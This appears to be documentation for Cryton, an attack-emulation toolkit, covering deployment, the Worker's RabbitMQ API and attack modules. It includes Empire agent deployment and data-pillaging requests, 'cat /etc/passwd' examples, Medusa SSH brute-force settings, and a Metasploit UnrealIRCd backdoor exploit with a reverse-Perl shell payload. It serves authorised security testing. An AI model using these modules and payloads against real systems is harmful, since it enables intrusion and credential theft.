To start msfrpcd in the background use `start_msfrpcd: yes`.
Set `cryton_cli_runas_user` to the correct user for whom will the Worker be installed.

Optionally, Worker can be installed in a mode fitting for development purposes. To enable this mode, set `development: True` variable for Ansible. This will install and run the Worker using poetry.

Override environment variables as specified in the settings. In the Ansible playbook use the following:

```
  - role: deploy-worker
    cryton_worker_environment:
      VARIABLE_TO_OVERRIDE: new_value
      ...
```

For all available role variables, check `cryton-deploy/roles/deploy-worker/defaults/main.yml`.

For running the Ansible playbook, community.general module is needed. Install it by `ansible-galaxy collection install community.general`.

deploy-cli

Install prerequisites, dependencies, and CLI in `~/.local/bin/cryton-cli` using pipx, register it to PATH, and export .env vars into `~/.local/cryton-cli/.env`.

Set `cryton_cli_runas_user` to the correct user for whom will the Worker be installed.

Override environment variables as specified in the settings. In the Ansible playbook use the following:

```
  - role: deploy-cli
    cryton_cli_environment:
      VARIABLE_TO_OVERRIDE: new_value
      ...
```

For all available role variables, check `cryton-deploy/roles/deploy-cli/defaults/main.yml`.

register-worker

Register Worker in Core using CLI.

Specify `cryton_worker_name`, `cryton_worker_description`, and `cryton_cli_runas_user` to the correct user with access to the CLI.

Override environment variables as specified in the settings. In the Ansible playbook use the following:

```
  - role: register-worker
    cryton_cli_environment:
      VARIABLE_TO_OVERRIDE: new_value
      ...
```

For all available role variables, check `cryton-deploy/roles/register-worker/defaults/main.yml`.

deploy-frontend

Install prerequisites and frontend for Cryton Core API using Docker Compose. The frontend is by default served on port 8080.

!This role requires the host to have at least 2048 MB RAM and 2 CPU cores (tested with AMD Ryzen 5 5600x) otherwise the Frontend installation might fail.!

Override environment variables as specified in the settings. In the Ansible playbook use the following:

```
  - role: deploy-frontend
    cryton_frontend_environment:
      VARIABLE_TO_OVERRIDE: new_value
      ...
```

For all available role variables, check `cryton-deploy/roles/deploy-frontend/defaults/main.yml`.

To create, update, and load the Docker configuration saved in /etc/docker/daemon.json, set `update_docker_daemon_configuration: yes`, and use `docker_daemon_configuration` dictionary to create the configuration.
Example and default:

```
docker_daemon_configuration:
  mtu: 1442
```

3.3.3 Examples

Deploy Core

```
- name: Deploy Core
  hosts: c2-server
  become: yes
  roles:
    - role: deploy-core
```

Deploy Worker (with modules)

```
- name: Deploy Worker with modules
  hosts: attacker
  become: yes
  roles:
    - role: deploy-worker
      cryton_worker_runas_user: my-user
      cryton_worker_environment:
        CRYTON_WORKER_MODULES_DIR: "{{ cryton_modules_directory }}/modules"
        CRYTON_WORKER_RABBIT_HOST: 127.0.0.1
        CRYTON_WORKER_NAME: unique-name
```

Deploy CLI

```
- name: Deploy CLI
  hosts: client
  become: yes
  roles:
    - role: deploy-cli
      cryton_cli_runas_user: my-user
      cryton_cli_environment:
        CRYTON_CLI_API_HOST: 127.0.0.1
```

Register Worker

```
- name: Register Worker
  hosts: client
  roles:
    - role: register-worker
      cryton_cli_runas_user: my-user
      cryton_worker_name: unique-name
      cryton_worker_description: custom Worker description
      cryton_cli_environment:
        CRYTON_CLI_API_HOST: 127.0.0.1
```

Deploy CLI and register new Worker

```
- name: Deploy CLI and register Worker
  hosts: client
  become: yes
  vars:
    cryton_cli_runas_user: my-user
    cryton_cli_environment:
        CRYTON_CLI_API_HOST: 127.0.0.1
  roles:
    - role: deploy-cli
    - role: register-worker
      cryton_worker_name: unique-name
      cryton_worker_description: custom Worker description
```

Deploy frontend

```
- name: Deploy frontend
  hosts: client
  become: yes
  roles:
    - role: deploy-frontend
      cryton_frontend_environment:
        crytonRESTApiHost: 127.0.0.1
```

4. Getting started

4.1 Installation example (local deployment)

This example will walk you through the installation of Cryton Worker (locally), including the default attack modules. However, we will only change the necessary settings, since this is primarily a showcase installation. For Cryton to work correctly, **be strict about the order of components installation to preserve dependencies**.

We will use **pipx** to install Worker with modules.

4.1.1 Install prerequisites

The following packages might be missing on your system and are **necessary**:

- *python3-pip*
- *python3-venv*

Make sure you have installed and set up correctly the following tools:

- pipx (requires restarting terminal session)
- curl
- git

Also make sure the directory `~/.local/` exists, since we will be using it for the installation.

```
mkdir -p ~/.local/
```

4.1.2 Download modules

More information can be found in the starting point.

First, we clone the repository and checkout the correct version. Afterward, we export a variable containing the path to the modules.

```
cd ~/.local/
git clone https://gitlab.ics.muni.cz/beast-public/cryton/cryton-modules.git
cd cryton-modules
git checkout 2022.2.2
export CRYTON_MODULES_PATH=$(pwd)/modules
```

4.1.3 Install and run Worker

More information can be found in the starting point.

First, we create an application directory, download settings, and update them. We will install the Worker afterward.

```
cd ~/.local/
mkdir -p ~/.local/cryton-worker/
curl -o ~/.local/cryton-worker/.env https://gitlab.ics.muni.cz/beast-public/cryton/cryton-worker/-/raw/2022.2.1/.env
sed -i "s|CRYTON_WORKER_MODULES_DIR=CHANGE_ME|CRYTON_WORKER_MODULES_DIR=$CRYTON_MODULES_PATH|" ~/.local/cryton-worker/.env
sed -i "s|CRYTON_WORKER_NAME=CHANGE_ME|CRYTON_WORKER_NAME=LocalWorker|" ~/.local/cryton-worker/.env
sed -i "s|CRYTON_WORKER_INSTALL_REQUIREMENTS=false|CRYTON_WORKER_INSTALL_REQUIREMENTS=true|" ~/.local/cryton-worker/.env
sed -i "s|CRYTON_WORKER_RABBIT_HOST=CHANGE_ME|CRYTON_WORKER_RABBIT_HOST=localhost|" ~/.local/cryton-worker/.env
pipx install cryton-worker
```

To start the worker use:

```
cryton-worker start
```

If you want to run the Worker in the background use:

```
nohup cryton-worker start > ~/.local/cryton-worker/std_out 2>&1 &
```

Kill Worker running in the background

You might want to shut down the Worker, when you're now using it or want to change the settings. Make sure you kill both of the created processes.

```
ps -aux | grep cryton-worker
kill <PID> <PID>
```

5. Interfaces

5.1 Worker (Rabbit API)

It is possible to use Cryton Worker as a standalone application and control it using your own requests. Worker utilizes RabbitMQ as it's messaging protocol for asynchronous RPC.

5.1.1 Rabbit API

Worker is able to process any request sent through RabbitMQ to its Queues (`cryton_worker.WORKER_NAME.attack.request` , `cryton_worker.WORKER_NAME.control.request` , `cryton_worker.WORKER_NAME.agent.request`) defined using *WORKER_NAME* (can be changed using CLI or in the settings).

The response is sent to the queue defined using the `reply_to` parameter in a *message.properties*.

Attack requests

Requests to execute a command or a module are being processed in the `cryton_worker.WORKER_NAME.attack.request` queue. List of supported requests:

EXECUTE ATTACK MODULE

To execute an attack module, send a message to `cryton_worker.WORKER_NAME.attack.request` queue in a format ```json lines {"ack_queue": "confirmation_queue", "step_type": "worker/execute", "module": module_name, "module_arguments": module_arguments}

~~~
ACK response format:
```json
{"return_code": 0, "correlation_id": "id"}
~~~

Response format:

```
{"return_code": 0, "output": "", "serialized_output": ""}
```

EXECUTE COMMAND ON AGENT

To execute a command on a deployed agent, send a message to the `cryton_worker.WORKER_NAME.attack.request` queue in a format

```
{"step_type": "empire/execute", "arguments": {"shell_command": "whoami", "use_agent": "MyAgent"}}
```

ACK response format:

```
{"return_code": 0, "correlation_id": "id"}
```

Response format:

```
{"return_code": 0, "output": "", "serialized_output": ""}
```

EXECUTE EMPIRE MODULE ON AGENT

To execute an empire module on a deployed agent, send a message to the `cryton_worker.WORKER_NAME.attack.request` queue in a format

```
{"step_type": "empire/execute", "arguments": { "empire_module": "python/collection/linux/pillage_user", "use_agent": "MyAgent"}}
```

ACK response format:

```
{"return_code": 0, "correlation_id": "id"}
```

Response format:

```
{"return_code": 0, "output": "", "serialized_output": ""}
```

Agent requests

Requests to control empire agents are being processed in `cryton_worker.WORKER_NAME.agent.request` queue.
List of supported requests:

DEPLOY AGENT

Deploy an agent and send a response containing the result.
Example:

```
{"step_type": "empire/agent-deploy", "arguments": {"stager_type": "multi/bash", "agent_name": "MyAgent", "listener_name": "TestListener", "listener_port": 80,
"session_id": "MSF_SESSION_ID"}}
```

Response example:

```
{"return_code": 0, "output": "Agent 'MyAgent' deployed on target 192.168.33.12."}
```

Control requests

To perform a control event send a message to `cryton_worker.WORKER_NAME.control.request` queue in a format ```json lines {"event_t": type, "event_v": value}

~~~

Response format:
```json lines
{"event_t": type, "event_v": value}
~~~

**List of supported requests:**

#### VALIDATE MODULE

Validate a module and send a response containing the result.
Example: ```json lines {"event_t": "VALIDATE_MODULE", "event_v": {"module": module_name, "module_arguments": module_arguments}}

~~~

Response example:
```json
{"event_t": "VALIDATE_MODULE", "event_v": {"return_code": 0, "output": "output"}}
~~~

#### LIST MODULES

List available modules and send a response containing the result.

Request example:

```
{"event_t": "LIST_MODULES", "event_v": {}}
```

Response example:

```
{"event_t": "LIST_MODULES", "event_v": {"module_list": ["module_name"]}}
```

LIST SESSIONS

List available Metasploit sessions and send a response containing the result.

Request example: ```json lines {"event_t": "LIST_SESSIONS", "event_v": {"target_host": target_ip}}

Response example:
```json
{"event_t": "LIST_SESSIONS", "event_v": {"session_list": ["session_id"]}}
```

KILL STEP EXECUTION

Kill running Step (module) and send a response containing the result.
Example: ```json lines {"event_t": "KILL_STEP_EXECUTION", "event_v": {"correlation_id": correlation_id}}

~~~
Response example:
```json
{"event_t": "KILL_STEP_EXECUTION", "event_v": {"return_code": -2, "output": "exception"}}
~~~

HEALTH CHECK

Check if Worker is alive and send a response containing the result.
Example:

```
{"event_t": "HEALTH_CHECK", "event_v": {}}
```

Response example:

```
{"event_t": "HEALTH_CHECK", "event_v": {"return_code": 0}}
```

ADD TRIGGER FOR HTTPLISTENER

Add trigger with parameters and start listener with `host` and `port` if it doesn't already exists, send a response containing the result afterwards.

Request example: ```json lines {"event_t": "ADD_TRIGGER", "event_v": {"host": host, "port": port, "listener_type": "HTTP", "reply_to": reply_to_queue, "routes": [{"path": path, "method": method, "parameters": [{"name": name, "value": value}]}]}}

~~~
Response example:
```json
{"event_t": "ADD_TRIGGER", "event_v": {"return_code": 0, "trigger_id": "123"}}
~~~

REMOVE TRIGGER FOR HTTPLISTENER

Remove trigger, optionally stop the HTTPListener if there are no triggers left and send a response containing the result.

Request example:

```
{"event_t": "REMOVE_TRIGGER", "event_v": {"trigger_id": "123"}}
```

ADD TRIGGER FOR MSFLISTENER

Add trigger with session identifiers and start MSFListener.

Request example:

```
{"event_t": "ADD_TRIGGER", "event_v": {"listener_type": "MSF", "reply_to": "cryton_core.control.response", "identifiers": {"via_exploit": "auxiliary/scanner/
ssh/ssh_login"}}}
```

Response example:

```
{"event_t": "ADD_TRIGGER", "event_v": {"return_code": 0, "trigger_id": "123"}}
```

REMOVE TRIGGER FOR MSFLISTENER

This will stop the MSFListener because it can't have multiple triggers.

Request example:

```
{"event_t": "REMOVE_TRIGGER", "event_v": {"trigger_id": "123"}}
```

Response example:

```
{"event_t": "REMOVE_TRIGGER", "event_v": {"return_code": -2, "output": "exception"}}
```

LIST TRIGGERS

List available triggers and send a response containing the result.

Example:

```
{"event_t": "LIST_TRIGGERS", "event_v": {}}
```

Response example: ```json lines {"event_t": "LIST_TRIGGERS", "event_v": {"trigger_list": [{"id": "123", "trigger_param": "trigger_param_value", ...}]}}

#### Trigger Stage (Response only)
Sent when a trigger is activated.

Response example:
```json lines
{"event_t": "TRIGGER_STAGE", "event_v": {"stage_execution_id": stage_execution_id}}
```

6. Attack modules

6.1 How to create an attack module

In this section, we will discuss best practices and some rules that each module must follow.

To understand what a module is, please see the description here.

Here's an example of a typical module directory:

```
my_module_name/
├── mod.py
├── test_mod.py
├── README.md
├── requirements.txt
└── example.py
```

mod.py

The most important file is the module itself (**must be called `mod.py`**). It consists of two main methods: - `execute` (is used as an entry point for module execution; takes and returns **dictionary**) - `validate` (is used to validate input parameters for the `execute` method; takes **dictionary** and returns 0 if it's okay, else raises an exception)

The input and output are specified in Worker.

You can also use prebuilt functionality from Worker.

Here's a simple example:

```
def validate(arguments: dict) -> int:
    if arguments != {}:
        return 0  # If arguments are valid.
    raise Exception("No arguments")  # If arguments aren't valid.

def execute(arguments: dict) -> dict:
    # Do stuff.
    return {"return_code": 0, "serialized_output": ["x", "y"]}
```

And also a bit more complex example:

```
from schema import Schema
from cryton_worker.lib.util.module_util import File


def validate(arguments: dict) -> int:
    """
    Validate input arguments for the execute function.
    :param arguments: Arguments for module execution
    :raises: schema.SchemaError
    :return: 0 If arguments are valid
    """
    conf_schema = Schema({
        'path': File(str),
    })

    conf_schema.validate(arguments)
    return 0


def execute(arguments: dict) -> dict:
    """
    This attack module can read a local file.
    Detailed information should be in README.md.
    :param arguments: Arguments for module execution
    :return: Generally supported output parameters (for more information check Cryton Worker README.md)
    """
    # Set default return values
    ret_vals = {
        "return_code": -1,
        "serialized_output": {},
        "output": ""
    }

    # Parse arguments
    path_to_file = arguments.get("path")
    try:  # Try to get file's content
        with open(path_to_file) as f:
            my_file = f.read()
    except IOError as ex:  # In case of fatal error (expected) update output
        ret_vals.update({'output': str(ex)})
        return ret_vals

    # In case of success update return_code to 0 (OK) and send the file content to the worker
    ret_vals.update({"return_code": 0})
    ret_vals.update({'output': my_file})

    return ret_vals
```

test_mod.py

Contains a set of tests to check if the code is correct.

Here's a simple example:

```
from mod import execute


class TestMyModuleName:
    def test_mod_execute(self):
        arguments = {'cmd': "test"}

        result = execute(arguments)

        assert result == {"return_code": 0}
```

README.md

README file should describe what the module is for, and its IO parameters, and give the user some examples.

It should also say what system requirements are necessary (with version).

requirements.txt

Here are specified Python packages that are required to run the module. These requirements must be compliant with the Python requirements in Cryton Worker.

For example, if the module wants to use the `schema` package with version *2.0.0*, but the Worker requires version *2.1.1*, it won't work.

example.py

Is a set of predefined parameters that should allow the user to test if the module works as intended.

Example:

```
from mod import execute, validate

args = {
    "argument1": "value1",
    "argument2": "value2"
}

validate_output = validate(args)
print(f"validate output: {validate_output}")

execute_output = execute(args)
print(f"execute output: {execute_output}")
```

6.2 Modules

6.2.1 mod_cmd

Module for running shell commands (depending on the shell used). When specifying "use_session" or "use_named_session", the command will be executed in the respective sessions context.

System requirements

There are no system requirements.

FOR USE WITH SESSIONS ONLY

For this module to function properly, Metasploit-framework needs to be installed.

After a successful installation of Metasploit-framework, you need to load msgrpc plugin. Easiest way to do this to open your terminal and run `msfrpcd` with `-P toor` to use password and `-S` to turn off SSL (depending on configuration in Worker config file).

Optional:

Another option is to run Metasploit using `msfconsole` and load msgrpc plugin using this command:

```
load msgrpc ServerHost=127.0.0.1 ServerPort=55553 User=msf Pass='toor' SSL=true
```

This is just default, feel free to change the parameters to suit your needs, but keep in mind that they must match your worker config file.

After successfully loading the msgrpc plugin, you are all set and ready to use this module.

Input parameters

Description of input parameters for module.

Parameter name	Required	Example value	Data type	Default value	Parameter description
`cmd`	Yes	cat /etc/passwd	string	-	The command for execution.
`end_checks`	No	[root, admin]	list	-	List of strings that are checked regularly to determine whether the command execution finished. It can also be used, for example, to make sure that the script has run completely, if you put a string at the end of it, which you will then check using this parameter.
`session_id`	No	1	int	-	Msf session in which the command should be executed.
`timeout`	No	60	int	-	Timeout for the command **in seconds**
`serialized_output`	No	true	string	false	Flag whether you want to return the result of the command in `serialized_output`, so that it could be used as input in other modules. **NOTICE: output of the command muse be valid JSON with this option enabled.**

NOTICE: This module can use existing sessions with our Cryton session management feature.

EXAMPLE YAML(S)

```
module_arguments:
  cmd: cat /etc/passwd; echo end_check_string
  end_checks:
    - end_check_string
  session_id: 1
```

Output

Description of module output.

Parameter name	Parameter description
`return_code`	0 - success -1 - fail
`output`	Raw output from the command or any errors that can occur during module execution
`serialized_output`	Serialized script output in JSON that can accessed in other modules as input

EXAMPLE

```
json lines
{
    'return_code': 0,
    'output': 'contents of passwd file on target',
    'serialized_output': None
}
```

6.2.2 mod_medusa

This module implements attacking capabilities of Medusa bruteforce tool.

System requirements

System requirements (those not listed in requirements.txt for python).

For this module to function properly, Medusa needs to be installed.

Input parameters

Description of input parameters for module.

PARAMETERS WITH PREDEFINED INPUTS

Parameter name	Required	Example value	Data type	Default value	Parameter description
`target`	Yes	127.0.0.1	string	-	Bruteforce target.
`mod`	No	ftp	string	ssh	Specified mod(service) you want to use to attack.
`raw_output`	No	false	bool	true	Flag whether you want to return raw output from Medusa.
`credentials`	No	false	dict	-	Parameters that can be used under this key are in table below.
`tasks`	No	false	int	4	Total number of login pairs to be tested concurrently.

Parameters that can be used under `credentials`.

Parameter name	Parameter description
`username`	Username to use for bruteforce
`password`	Password to use for bruteforce
`username_list`	Absolute path to file with usernames (default is username wordlist in mod folder)
`password_list`	Absolute path to file with passwords (default is password wordlist in mod folder)
`combo_list`	Absolute path to file with login pairs - user:password (official format can be found in http://foofus.net/goons/jmk/medusa/medusa.html). **Cannot be combined with other input parameters under `credentials`!**

PARAMETERS WITH CUSTOM MEDUSA COMMAND

Parameter name	Parameter description
`command`	Medusa command with syntax as in command line. **Cannot be combined with other input parameters!**

Example yaml(s)

EXAMPLE WITH PREDEFINED INPUTS

```
module_arguments:
  target: CHANGE ME
  raw_output: true
  credentials:
    username: vagrant
    password: vagrant
  tasks: 4
```

```
module_arguments:
  target: CHANGE ME
  credentials:
    combo_list: absolute/path/to/file
  tasks: 4
```

EXAMPLE WITH CUSTOM COMMAND

```
module_arguments:
  command: medusa -t 4 -u vagrant -p vagrant -h <target> -M ssh
```

Output

Description of module output.

Parameter name	Parameter description
`return_code`	0 - success -1 - fail
`output`	Raw output from Medusa or any errors that can occur during module execution.
`serialized_output`	Serialized Medusa output to JSON that can accessed in other modules as input.

SERIALIZED_OUTPUT

Description of `serialized_output` output parameter

Parameter name	Parameter description
`username`	First username found during bruteforce.
`password`	First password found during bruteforce.
`all_credentials`	List of dictionaries containing all the credentials found in bruteforce.

EXAMPLE

```
json lines
{
  'return_code': 0,
  'output': 'Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>\n\nACCOUNT CHECK: [ssh] Host: 192.168.56.3 (1 of 1, 0 complete) User: vagrant (1 of 1, 0 complete) Password: vagrant (1 of 1 complete)\nACCOUNT FOUND: [ssh] Host: 192.168.56.3 User: vagrant Password: vagrant [SUCCESS]\n',
  'serialized_output': {'username': 'vagrant', 'password': 'vagrant', 'all_credentials': [{'username': 'vagrant', 'password': 'vagrant'}]}
}
```

6.2.3 mod_msf

Module for orchestrating Metasploit Framework.

System requirements

For this module to function properly, Metasploit-framework needs to be installed.

After a successful installation of Metasploit-framework, you need to load MSFRPCD plugin. Easiest way to do this to open your terminal and run `msfrpcd` with `-P toor` to use password and `-S` to turn off SSL (depending on configuration in Worker config file).

Optional:

Another option is to run Metasploit using `msfconsole` and load msgrpc plugin using this command:

```
load msgrpc ServerHost=127.0.0.1 ServerPort=55553 User=msf Pass='toor' SSL=true
```

This is just default, feel free to change the parameters to suit your needs, but keep in mind that they must match your worker config file.

After successfully loading the msgrpc plugin, you are all set and ready to use this module.

Input parameters

Description of input parameters for module.

Parameter name	Required	Example value	Data type	Default value	Parameter des
`target`	No	127.0.0.1	string	default value is taken from Non-case sensitive `RHOSTS` or `RHOST` option in `module_optons`	IP address of the session purpose
`module_type`	Yes	exploit	string	-	Type of the msf `encoder`, `auxilia`
`module`	Yes	unix/irc/ unreal_ircd_3281_backdoor	string	-	Name of metasp
`module_options`	Yes	{"RHOSTS": "127.0.0.1"}	dict	-	Custom dictiona
`payload`	Yes (only for `module_type` : `exploit`)	cmd/unix/reverse_perl	string	-	Name of the pay given module.
`payload_options`	Yes (only with defined `payload`)	{"LHOST": "127.0.0.1"}	dict	-	Custom dictiona
`raw_output`	No	false	bool	true	Flag whether yo Metasploit.
`wait_for_result`	No	false	bool	true	Boolean value (T should be execu module is execu finish. Be aware module's execut option is set to T job is completed captured.
`module_timeout`	No	120	int	60	Number of secon execution will be
`module_retries`	No	3	int	1	Defines how man to be executed, i `module_timeout` is

NOTICE: This module can use existing sessions with our Cryton session management feature.

EXAMPLE WITH PAYLOAD

```
module_arguments:
  module_type: exploit
  module: unix/irc/unreal_ircd_3281_backdoor
  module_options:
    RHOSTS: CHANGE ME
    RPORT: 6697
  payload: cmd/unix/reverse_perl
  payload_options:
    LHOST: 172.28.128.3
    LPORT: 4444
  exploit_timeout_in_sec: 15
  exploit_retries: 5
```

EXAMPLE WITHOUT PAYLOAD

```
module_arguments:
  module_type: auxiliary
  module: scanner/ssh/ssh_login
  module_options:
    RHOSTS: CHANGE ME
    USERNAME: vagrant
    PASSWORD: vagrant
```

Output

Description of module output.

Parameter name	Parameter description
`return_code`	0 - success -1 - fail
`output`	Raw output from Metasploit or any errors that can occur during module execution.
`serialized_output`	**Only available when the metasploit module creates a session.** Dictionary in form of `{'session_id': '1'}`.

EXAMPLE

```json lines { 'return_code': 0, 'output': "VERBOSE => True\nBRUTEFORCE_SPEED => 5\nBLANK_PASSWORDS => false\nUSER_AS_PASS => false\nDB_ALL_CREDS => false\nDB_ALL_USERS => false\nDB_ALL_PASS => false\nDB_SKIP_EXISTING => none\nSTOP_ON_SUCCESS => false\nREMOVE_USER_FILE => false\nREMOVE_PASS_FILE => false\nREMOVE_USERPASS_FILE => false\nTRANSITION_DELAY => 0\nMaxGuessesPerService => 0\nMaxMinutesPerService => 0\nMaxGuessesPerUser => 0\nCreateSession => true\nAutoVerifySession => true\nTHREADS => 1\nShowProgress => true\nShowProgressPercent => 10\nRPORT => 22\nSSH_IDENT => SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3\nSSH_TIMEOUT => 30\nSSH_DEBUG => false\nGatherProof => true\nRHOSTS => 192.168.56.51\nUSERNAME => vagrant\nPASSWORD => vagrant\nDisablePayloadHandler => True\n[*] 192.168.56.51:22 - Starting bruteforce\n[+] 192.168.56.51:22 - Success: 'vagrant:vagrant' 'uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant) Linux vagrant-ubuntu-trusty-64 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '\n[!] No active DB -- Credential data will not be saved!\n[*] SSH session 1 opened (192.168.56.50:36169 -> 192.168.56.51:22) at 2022-08-04 17:03:56 +0200\n[*] Scanned 1 of 1 hosts (100% complete)\n[*] Auxiliary module execution completed\n", 'serialized_output': {'session_id': '1'} }

```

6.2.4 mod_nmap

This module implements scanning capabilities of Nmap.

It is scanning target's ports. By default, it scans the most common ports and returns a list with all ports and their parameters.

System requirements

For this module to function properly, Nmap needs to be installed.

Input parameters

Description of input parameters for module.

PARAMETERS WITH PREDEFINED INPUTS

Parameter name	Required	Example value	Data type	Default value	Parameter description
`target`	Yes	127.0.0.1	string	-	Scan target.
`ports`	No	[1-300, 443]	array	scans top 100 common ports (--top-ports 100)	List of individual ports or range of ports to be scanned.
`port_parameters`	No	all the possible parameters are here	dict	-	Check if found ports match your desired parameters. If the port with desired parameters is not found, the module will result in failure (`return_code: -1`).
`options`	No	-T4 -sV	string	-	Additional Nmap parameters.
`raw_output`	No	false	bool	true	Flag whether you want to return raw output from Nmap scan.
`timeout`	No	30	int	60	Timeout for nmap scan

PARAMETERS WITH CUSTOM NMAP COMMAND

Parameter name	Required	Example value	Data type	Default value	Parameter description
`command`	Yes	nmap -T4 127.0.0.1	string	-	Custom nmap command like in command line.
`serialized_output`	No	false	bool	true	Option to serialize raw output to JSON, this option will add `-oX -` parameter to the command(if not already there) for xml output needed for serialization.
`port_parameters`	No	all the possible parameters are here	dict	-	Check if found ports match your desired parameters. If the port with desired parameters is not found, the module will result in failure (`return_code: -1`).
`raw_output`	No	false	bool	true	Flag whether you want to return raw output from Nmap scan.
`timeout`	No	30	int	60	Timeout for nmap scan

PORT PARAMETERS

Example of all possible options for `port_parameters`.

```
---
protocol: tcp
portid: '22'
state: open
reason: syn-ack
reason_ttl: '0'
service:
  name: ssh
  product: OpenSSH
  version: 6.6.1p1 Ubuntu 2ubuntu2.13
  extrainfo: Ubuntu Linux; protocol 2.0
  ostype: Linux
  method: probed
  conf: '10'
cpe:
- cpe:/a:openbsd:openssh:6.6.1p1
- cpe:/o:linux:linux_kernel
scripts: []
```

All options try to find string in the nmap serialized output, and they are non-case sensitive. For example if the `cpe` in the nmap output would be cpe:/o:linux:linux_kernel, `cpe: -linux` in `port_parameters` would match it successfully.

Output parameters

Description of module output.

Parameter name	Parameter description
`return_code`	0 - success -1 - fail
`output`	Raw output of Nmap scan or any errors that can occur during module execution.
`serialized_output`	Serialized Nmap output in JSON that can accessed in other modules as input.

Example yaml(s) with their outputs

EXAMPLE WITH PREDEFINED INPUTS

```
module_arguments:
  target: CHANGE ME
  ports:
    - 1-30
    - 80
  port_parameters:
    - protocol: tcp
      portid: '80'
      state: open
      reason: syn-ack
      reason_ttl: '0'
      service:
        name: http
        product: Apache httpd
        version: 2.4.7
        method: probed
        conf: '10'
      cpe:
        - apache
  options: -T4 -sV
```

```json lines { 'return_code': 0, 'serialized_output': {'192.168.56.3': {'osmatch': {}, 'ports': [{'protocol': 'tcp', 'portid': '21', 'state': 'open', 'reason': 'syn-ack', 'reason_ttl': '0', 'service': {'name': 'ftp', 'product': 'ProFTPD', 'version': '1.3.5', 'ostype': 'Unix', 'method': 'probed', 'conf': '10'}, 'cpe': [{'cpe': 'cpe:/a:proftpd:proftpd:1.3.5'}], 'scripts': []}, {'protocol': 'tcp', 'portid': '22', 'state': 'open', 'reason': 'syn-ack', 'reason_ttl': '0', 'service': {'name': 'ssh', 'product': 'OpenSSH', 'version': '6.6.1p1 Ubuntu 2ubuntu2.13', 'extrainfo': 'Ubuntu Linux; protocol 2.0', 'ostype': 'Linux', 'method': 'probed', 'conf': '10'}, 'cpe': [{'cpe': 'cpe:/a:openbsd:openssh:6.6.1p1'}, {'cpe': 'cpe:/o:linux:linux_kernel'}], 'scripts': []}, {'protocol': 'tcp', 'portid': '80', 'state': 'open', 'reason': 'syn-ack', 'reason_ttl': '0', 'service': {'name': 'http', 'product': 'Apache httpd', 'version': '2.4.7', 'hostname': '127.0.2.1', 'method': 'probed', 'conf': '10'}, 'cpe': [{'cpe': 'cpe:/a:apache:http_server:2.4.7'}], 'scripts': []}], 'hostname': [], 'macaddress': None, 'state': {'state': 'up', 'reason': 'syn-ack', 'reason_ttl': '0'}}, 'stats': {'scanner': 'nmap', 'args': '/usr/bin/nmap -oX - -T4 -sV -p-29,80 192.168.56.3', 'start': '1660830754', 'startstr': 'Thu Aug 18 15:52:34 2022', 'version': '7.92', 'xmloutputversion': '1.05'}, 'runtime': {'time': '1660830775', 'timestr': 'Thu Aug 18 15:52:55 2022', 'summary': 'Nmap done at Thu Aug 18 15:52:55 2022; 1 IP address (1 host up) scanned in 21.05 seconds', 'elapsed': '21.05', 'exit': 'success'}}, 'output': '\n\n\n\n\n

\n\n\n\n\n
\n\n\n\n\n\ncpe:/a:proftpd:proftpd:1.3.5\ncpe:/a:openbsd:openssh:6.6.1p1cpe:/o:linux:linux_kernel\ncpe:/a:apache:http_server:2.4.7\n\n\n\n\n\n' }

```
### Example with custom command
```yaml
module_arguments:
  command: nmap -A -T4 --top-ports 100 <target>
  timeout: 20
```

```
json lines
{
    'return_code': 0,
    'serialized_output': {'192.168.56.51': {'osmatch': {}, 'ports': [{'protocol': 'tcp', 'portid': '22', 'state': 'open',
'reason': 'syn-ack', 'reason_ttl': '0', 'service': {'name': 'ssh', 'product': 'OpenSSH', 'version': '6.6.1p1 Ubuntu 2ubuntu2.13',
'extrainfo': 'Ubuntu Linux; protocol 2.0', 'ostype': 'Linux', 'method': 'probed', 'conf': '10'}, 'cpe': [{'cpe': 'cpe:/
a:openbsd:openssh:6.6.1p1'}, {'cpe': 'cpe:/o:linux:linux_kernel'}], 'scripts': [{'name': 'ssh-hostkey', 'raw': '\n  1024
c7:23:04:56:47:12:29:44:cd:b5:47:f7:5a:cb:ad:6b (DSA)\n  2048 ab:d9:26:30:04:cd:99:ee:2c:f2:33:82:cd:2d:28:67 (RSA)\n  256
80:e7:ff:d4:4d:83:fb:e8:9f:69:27:68:bd:05:d4:2b (ECDSA)\n  256 61:36:ed:35:89:45:08:e0:85:da:45:05:9f:70:ed:15 (ED25519)',
'data': {'children': [{'fingerprint': 'c723045647122944cdb547f75acbad6b', 'type': 'ssh-dss', 'key':
'AAAAB3NzaC1kc3MAAACBAO9HtEJnY/fqKHmaAw+ycL4gHrICR7T/1JL5lpm0drDcrZtWI/mDhDiICba8yZlQrELAhnsP9yQf0AtRDiAA8zOqFw/
55RdejvvUzWWUTI+5shisefPHbSRzHrJsO9khVR9gbDkirdGnOvjzi4qIHsqOPW6ji6/WhBWmjAKOWjr1AAAAFQDeFPBoAJqvJf+dPA1d3v+pH/
VVpQAAAIEA3XepPB0Uo4M6J4UYCsX+Lu8SWujQ0AOSm9jQqmVQpD9sjnBWnAUP7ScUoSX1om7GadlZLMWT4GM3ljq3fQ+tNh/
hejenJioTfnYY1BLlwpiqpNq9kU4JyF5vq1ZXdOPPKwJar52IDQf+p6M9fMtHrRgLVqXt5eHUWFDCiyxRi6kAAACBAL8lNl2BPKTyk66pGaKyUOBKw030K+2KPCdsupfzKS6oa5ZUWL
v0oS85GawG56s5aQ9qNAlQbqDXqM/5TJx7xv57uDsZH5dNzyAEIM/+FjoiT6acQHFQ+DHRMrWwTuU3nHi5BF5k31/DflS8h+J', 'bits': '1024'},
{'fingerprint': 'abd9263004cd99ee2cf23382cd2d2867', 'type': 'ssh-rsa', 'key':
'AAAAB3NzaC1yc2EAAAADAQABAAABAQDjroBPHxLTl8UXL2r6HHW9Hcj+p2J4uUJh3k7ULVR8/aTRnJxyUfCPDway/lyoa2tY5qtiAF8k4tI53o7cCNnzL/
aRW+w3PHIWGaYyI8VmNQxKKvQqcorML5UUaif9H3nTIN6+MIK+bxWMOnjq9vMnz4lzDYp6JX5Ra1LzflhmYHhnVVHA1JUuERp2MzN5OC3QJ+YaOCYYkbuY+GIn/
